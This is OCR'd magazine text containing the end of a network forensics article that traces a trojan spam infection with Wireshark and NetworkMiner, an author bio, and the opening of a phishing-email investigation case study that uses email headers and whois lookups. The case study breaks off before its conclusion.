- Load the pcap file again and select Statistics –> Endpoint and click on Map. In this example, I want to show you where the spam has been sent printing the connections on a map. You notice in the picture below that I've created a SMTP filter and I have selected "Limit to display filter."




Figure 29. *Details to create map*

- Then click on the map button. Now, we can see on the map the connections with the SMTP servers by the Trojan when it was sending SPAM. See Figure 30.




Figure 30. *Map with the SMTP connections to send SPAM*

INSPECT THE PCAP FILE WITH NETWORKMINER

NetworkMiner is a Network Forensic Analysis Tool for Windows. It could be run on Linux, MAC OS X or FREEBSD but the mono's help is necessary. (*http://www.mono-project.com/Main_Page*) It has fewer options than Wireshark but its GUI is really user-friendly.

I am going to load the pcap file in this software and I am going to show you some things that could help us.

In the "host" tab we can see all hosts that have been involved in the incident as you can see in Figure 31.




Figure 31. *Hosts involved in the incident*

In the "files" tab, we can see all files have been downloaded while the live capture was running and where they were downloaded. See Figure 32.




Figure 32. *Files downloaded in the incident*

Be careful, because NetworkMinner downloads all files to your hard drive and it reproduces all traffic in the pcap. For example, we can see the webpage where the host was infected by right clicking on the link. See Figure 33 below.




Figure 33. *Infected HTML page download from the original web site*

This tool downloads all files involved in the traffic capture including the malware and the exploits. I recommend you to run this program in a secure environment like a Virtual Machine.

Also, it downloads all images that have been seen. See Figure 34 below.



Figure 34. *Pictures downloaded thanks to NetworkMinner*

Also, we can see all the emails that have been sent easier than Wireshark.

We can see From, To and the body details of the emails. See Figure 35.




Figure 35. *Details about the Spam delivered*

SUMMARY

In my opinion it's really important to have a good network capture policy in an organization. In this article, we have seen how a single user of our network was searching and watching videos about the Boston Marathon bombs. In one of these searches the user visited a dangerous website which took an advantage of a vulnerability of its computer with CVE-2012-1723 using the exploit *vz1.jar*. Thanks to this exploit, a Trojan horse named *newbos3*.exe was downloaded and installed with the lack of user knowledge. We have seen that the Trojan horse began to send Spam and the public IP of the organization was included in a blacklist. The company could have problems with their corporate email servers if the server shares the public IP with the rest of the computers in the network. If this happen, the emails sent by the workers in the company would be denied by the Anti Spam systems.

Also, we have serious suspicion that the computer was a node of a Botnet but we are not sure at all because we have no evidences...

Thanks to a good data capture we can learn a lot about an incident. If you want to know more about malware, it would be necessary to study the Trojan doing malware reversing. Maybe in my next article I will talk about it.

REFERENCES

- *http://www.sans.org/reading-room/whitepapers/incident/expanding-response-deeper-analysis-incident-handlers-32904*
- *http://es.slideshare.net/titanlambda/network-forensic-packet-analysis-using-wireshark*
- *http://networkminer.sourceforge.net/documents/Network_Forensics_Workshop_with_NetworkMiner.pdf*
- *http://wiki.wireshark.org/CaptureSetup/Ethernet*
- *http://www.wireshark.org/docs/man-pages/tshark.html*
- *http://wiki.wireshark.org/HowToUseGeoIP*
- *http://www.tamos.com/htmlhelp/monitoring/monitoringusingswitches.htm*
- *http://www.inteco.es/file/5j9r8LaoJvwuB2ZrJ-Xl7g*

ABOUT THE AUTHOR



I was involved in the computer science when I was a child and I got my first job as Security Technician when I was 20 years old. I have more than 6 years work in the field of security. I am a network security expert and a specialist in managing Firewalls, VPN, IDS, Antivirus and other security devices in large networks with more than 30,000 users and a 10 GB connection on the Internet. I've worked in numerous types of environments with the latest technologies. Currently I'm working in Satec for the main Research Center in Spain (CSIC) as Senior Security Administrator. In my spare time, I write in my blog http://www.behindthefirewalls.com where I try to share with people the new hacker techniques, malware analysis, forensics analysis, examples and other things related with the security. You can know more from me at http://es.linkedin.com/pub/javier-nieto-ar%C3%A9valo/25/2a/bb4. You can contact me at the bottom on my blog by writing on the contact form or sending an email to javier.nieto@behindthefirewalls.com.

CASE STUDY

INVESTIGAING A NIGERIAN WEBMAIL AND E-BANKING

PHISHING ATTACK

by Gilad Ofir & Dvir Levi

In today's world, as we all use email for practically everything, from talking to friends, colleagues, bosses, business partners, etc. However, like every good thing, it can be abused by spammers and hackers, and infect is.
Since we all use it, it's important to understand the security issue that rises when ones e-mail is targeted for spamming.

What you will learn:

- An e-mail that looks plain, but actually is malicious.
- How to identify a phishing attempt.
- Steps in the investigation to find the culprit.
- A few ways for a spammer to hide himself.
- How to pinpoint an estimated location of the threat.

Before we describe the phishing attempt that was made, let's first explain what phishing is: Basically, phishing is a process that tries to mimic a valid request/website/application, mostly using an elaborate login page, but instead of sending the information to a valid location, it perform a malicious activity, such as sending the credentials (username and password) to an attacker to be used later for other attacks, or infecting the victim with a malware, Trojan or a virus.

THE SUSPICIOUS MAIL

First there was a suspicious mail, from an unknown origin with the title "Confirm Payment" with an attachment supposedly some sort of a receipt.

POINT 1 – RECEIVING A SUSPICIOUS E-MAIL

The receipt was suspicious because it appeared separated from the mail itself and no recent purchase were made.




Figure 1. *Suspicious mail*

BEHIND THE PHISHING PAGE




Figure 2. *Looking behind a phising page with f12*

The email was fake, and possibly contained a virus or some sort of cookie theft upon download, so clicking “view” launches the content on a different session, with a different session cookie that if were to be stolen, provides nothing for the benefit of the attacker.

As we can see, the login page is fake, but looks like the original (even though it was modified by the browser), this is the classic phishing because it mimics the original page perfectly.

POINT 2 – FAKE E-MAIL AND FAKE LOGIN PAGE.

VIEW SOURCE

Upon examining the content of the webpage (by pressing F12 on the keyboard), we saw that the “form action” tag, point to a different location (which is not Gmail).

```
Delivered-To: [redacted]@gmail.com
Received: by 10.216.203.138 with SMTP id f10csp28280weo;
        Sat, 31 Aug 2013 14:56:38 -0700 (PDT)
X-Received: by 10.68.48.166 with SMTP id m6mr17140103pbn.105.1377986197302;
        Sat, 31 Aug 2013 14:56:37 -0700 (PDT)
Return-Path: <brapp@rap.com>
Received: from smtp1.fptdata.net (smtp1.fptdata.net. [210.245.23.80])
        by mx.google.com with ESMTP id if6si4140183pbc.223.1969.12.31.16.00.00;
        Sat, 31 Aug 2013 14:56:37 -0700 (PDT)
Received-SPF: neutral (google.com: 210.245.23.80 is neither permitted nor denied by best guess record for domain of brapp@rap.com) client-ip=210.245.23.80;
Authentication-Results: mx.google.com;
       spf=neutral (google.com: 210.245.23.80 is neither permitted nor denied by best guess record for domain of brapp@rap.com) smtp.mail=brapp@rap.com
X-MDAV-Processed: smtp1.fptdata.net, Sun, 01 Sep 2013 04:49:35 +0700
Received: from setiabecamexnew.setiabecamex.vn ([210.245.22.40])
        by smtp1.fptdata.net (smtp1.fptdata.net)
        (MDaemon PRO v11.0.0)
        with ESMTP id md50000006574.msg;
        Sun, 01 Sep 2013 04:49:33 +0700
X-Spam-Processed: smtp1.fptdata.net, Sun, 01 Sep 2013 04:49:33 +0700
        (not processed: message from trusted or authenticated source)
X-MDRemoteIP: 210.245.22.40
X-Return-Path: brapp@rap.com
X-Envelope-From: brapp@rap.com
Received: from spsetia.spsetia.com.vn (118.69.192.230) by
 SETIABECAMEXNEW.setiabecamex.vn (210.245.22.40) with Microsoft SMTP Server id
 14.2.247.3; Sun, 1 Sep 2013 04:47:15 +0700
Received: from User ([41.71.213.129]) by spsetia.spsetia.com.vn with Microsoft
 SMTPSVC(6.0.3790.4675);         Sun, 1 Sep 2013 04:30:24 +0700
Reply-To: <daweadonationdaveangela@yahoo.com.hk>
From: Sales Rep. <brapp@rap.com>
Subject: Confirm Payment
Date: Sat, 31 Aug 2013 22:49:19 +0100
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="-----=_NextPart_000_0086_01C2A9A6.67B8ED4C"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2600.0000
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2600.0000
BCC:
Message-ID: <SPSETIAHNCoEhfxpIdJ00006287@spsetia.spsetia.com.vn>
X-OriginalArrivalTime: 31 Aug 2013 21:30:24.0859 (UTC) FILETIME=[4DF36AB0:01CEA691]
X-TM-AS-Product-Ver: SMEX-10.0.0.1412-7.000.1014-20118.001
X-TM-AS-Result: No--1.814900-5.000000-31
X-TM-AS-User-Approved-Sender: No
X-TM-AS-User-Blocked-Sender: No

------=_NextPart_000_0086_01C2A9A6.67B8ED4C
Content-Type: text/plain; charset="Windows-1251"
Content-Transfer-Encoding: 7bit

Please check the bank payment swift copy.  Thanks, Sale Reps.


------=_NextPart_000_0086_01C2A9A6.67B8ED4C
```

Figure 3. *Viewing the source to find leads*

GETTING TO THE BOTTOM OF THE ATTACK

Now, after we know that there was a phishing attempt, let’s describe how we get to the bottom of the attack and how we find the attacker.

After clicking “view source” on a Gmail web-mail page, we get full, non-editable and detailed information regarding the message, its origin, and any other messages in the conversation.

So, after finding the “Received: From” line, we found an IP/Address that we suspected to affiliated with the attacker.

POINT 3 – DETECTING IP/ADDRESS OF A POSSIBLE LEAD

The next step would be to gather as much information as possible and investigate the source to try and learn from it.

WHOIS ARCDEBK.COM

Searching the address from the “form action” section on whois.net shows more information the owner of the domain.

POINT 4 – INVESTIGATING THE URL OF "FORM ACTION" IN THE FAKE LOGIN PAGE




Figure 4. *Whois on arcdebk.com*

Now we found another e-mail address, possibly giving more information.

The following might also be a phishing page.




Figure 5. *Trying to access a nonresponsive webpage*

GOOGING AND WHOIS ON MAILLITARYMAILZ.COM

We now try to Google it and whois to find more information:

